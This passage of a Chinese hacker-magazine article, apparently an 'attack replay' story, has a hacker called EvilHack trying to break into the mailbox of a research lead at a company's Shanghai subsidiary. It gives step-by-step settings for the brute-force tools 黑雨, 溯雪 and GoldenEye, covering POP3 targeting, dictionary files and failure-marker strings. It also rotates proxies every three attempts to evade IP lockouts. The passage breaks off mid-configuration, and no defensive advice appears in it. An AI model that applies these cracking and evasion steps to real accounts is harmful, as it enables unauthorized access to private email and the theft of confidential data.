


图3 邮件编码


然后李博士运行了一个邮件加密软件“A-Lock v3.71”（图4），将窗口中原有的邮件内容删除，粘贴入剪贴板上的邮件编码。




用鼠标选择粘贴入的内容，使其颜色反显，然后点击菜单“Encryption”，选择其中的“Encrypt”命令（图5）。



在弹出的设置窗口中设定密码（图6），在“Password Book”中可以在弹出的密码本中直接选择设定的密码，不过李博士习惯了随时更改密码。密码设置完后点击“OK”，返回程序界面窗口，此时粘贴入的邮件代码内容已经变成了乱码。只有信件抬头与结尾有<<START_PC_Encrypt_DATA>>及<<END_PC_Encrypt_DATA>>提示文字（图7）。





加密成功后，李博士将提示文字内的内容复制后，作为一封新邮件的内容发送给同事。

邮件内容先转换成了邮件BASE64代码，然后又转换成了加密过的乱码，经过了两次转换。即使其它人嗅探监听到邮件的内容，也无法破解这段貌似乱码的原始信息是什么。就算别人知道邮件是如何经过加密转换的，没有破解密码也白搭！

EvilHack早就收集好了要攻击的amms公司的各种信息，其中包括公司中重要技术研究人员的各种邮箱、MSN信息、手机电话等。

攻击回放——黑客的灵感

在收集信息的过程中，EvilHack了解到原来amms公司还有一个子公司，位于中国的上海。研究工作是在主公司与子公司间同时进行的，平常都是通过邮件联系交流。

主公司和子公司的网络安全性都做得非常好，于是，EvilHack将攻击的目标定位在了子公司研究负责人的邮箱上。EvilHack决定破解子公司研究负责人的邮箱密码，获取邮件中的机密信息。

一 失败的破解

研究负责人的电子邮件地址“xue@***cn.com”，EvilHack拿出了自己常用的邮箱破解工具“黑雨”。

黑雨使用的破解方法是“穷举法”。运行后勾选“选取字符集”，选择数字、大小写字母及一些特殊字符作为破解字符（图8）；再设定了密码位数为8，然后在“POP3地址”中输入了研究负责人的邮件服务器地址“pop.**cn.com”，选择端口110；在用户名中输入“xue”后选择破解方法为“多线程广度算法”，就开始密码的破解了。




图8 黑雨破解器

不过让EvilHack失望的是，黑雨在研究负责人的邮箱前面好像失效了，过了十余分钟，密码还是未破解出来。看来研究负责人设置的密码比较难猜，EvilHack只好拿出最强的邮箱破解工具“溯雪”。

二 溯雪破解邮箱

EvilHack运行了溯雪，程序的界面有点像个浏览器，在地址栏里面输入邮箱登录网页地址“www.**cn.com”（图9），然后点击菜单“模式”→“标准模式”，浏览窗口进行了拆分。




图9 浏览网页

点击菜单“文件”→“从当前URL导入”强行提取表单（图10）。在窗口中的表单区中勾选用户名和密码选项“Name”和“Passwd”，以及其它的选项（图11）。




图10 拆分表单




图11 设置提交变量

EvilHack双击下方提交变量中的“Name”，在弹出的对话框中的“单元常量”中填入邮箱用户名，当然是研究负责人的“xue”了（图12）。




图12 设置用户名

确定后返回，EvilHack又双击了“Passwd”，在打开的“Element [passwd] Properties”对话框中勾选 “使用字典”，在其中浏览选择了一个字典文件后（图13），确定返回。



图13 设置密码字典

设定完毕后，EvilHack进行了一下探测测试，看设定是否正确，点击“运行”菜单下的“提交测试”命令。出现了“不好意思，请确认您是否输入了错误的域名”错误提示网页，这里的错误信息正是EvilHack将要利用到的地方（图14）。如果没有出错信息反而证明设置有误。




图14 错误信息

最后EvilHack点击菜单“运行”→“开始/重新开始”，在弹出的对话框中勾选“只探测一次”（图15）。然后弹出标志选择框，要求选择错误标志，EvilHack将刚才的错误信息“不好意思”输入在对话框的“错误标记”输入框中。确定后就可以开始破解了（图16）。




图15 设置探测选项




图16 输入错误标记

【加油站】非弹出式入口

错误标记关键字就是当用户密码提交正确和错误时，在登录页面中会显示不同的信息。可以从这些信息中提取某个字符串，也就是在错误提示页面中有显示，但是在正确页面中未出现的特征字符串，软件将会利用这个字符串判断密码猜解是否正解。

漫长的等待之后，破解还是没有成功，看来研究负责人的密码设置得真是很小心。但是在查看破解的记录时，EvilHack也发现，网站服务器还对IP地址进行了限制，同一IP地址的多次破解连接会被屏蔽掉，难怪无法进行破解！

EvilHack不得已，只好继续使用别的工具进行破解。

三 用代理暴力破解邮箱

EvilHack拿出了另一个暴力破解HTTP密码的工具——“GoldenEye v1.07”。这个工具能够破解多种类型的网站，它支持标准的弹出式入口破解，也能破解双输入框或单输入框的非弹出式窗口；同时还可以进行网站批量破解、扫描网站漏洞等，功能非常强。

1. GoldenEye设置

在破解某个网站前，首先要对网络连接进行一番设置，以免出现连接超时等错误。

点击工具栏上的“options”按钮，选择“connection”选项卡，在这里进行连接设置：将最大连接数（max.simultaneous connections）设为“100”，将超时（Stop request after）设为“50”（图17）。




图17 设置网络选项

有许多网站都能够记录同一IP地址的登录次数，当EvilHack在破解这类网站时，每进行一次密码测试，网站系统便会记录保存破解者的IP地址，进行了多次密码测试后，网站系统会自动封掉IP。所以EvilHack需要设置多个代理服务器，通过变换代理服务进行连接，以躲过网站保护系统的封锁。

切换到“proxy”选项卡，勾选“use proxy”，然后点击“import”按钮导入预先设置好的代理列表文件（图18）。设置代理列表文件时，撰写格式为“IP地址:端口号”。当然也可以在左边的“Proxy server”和“Port”中手工一个一个的添加。




图18 设置代理

然后勾选右边的“proxy rotation”，再勾选“change proxy after attempts”（在尝试[]次后改变代理），将数字改为3。这样的话每对一个网站进行3次密码测试后，软件就会自动更换一个IP地址，从而避免网站系统记录IP。

最后，要设置字典文件，字典文件选择的好坏直接关系着密码破解的成功率。

点击工具栏按钮“wordlist options”→“general wordlist options”，选择其中的“list queue”选项卡，然后勾选“use list queue”（使用字典文件），点击“add”按钮导入预先生成的字典文件（图19）。

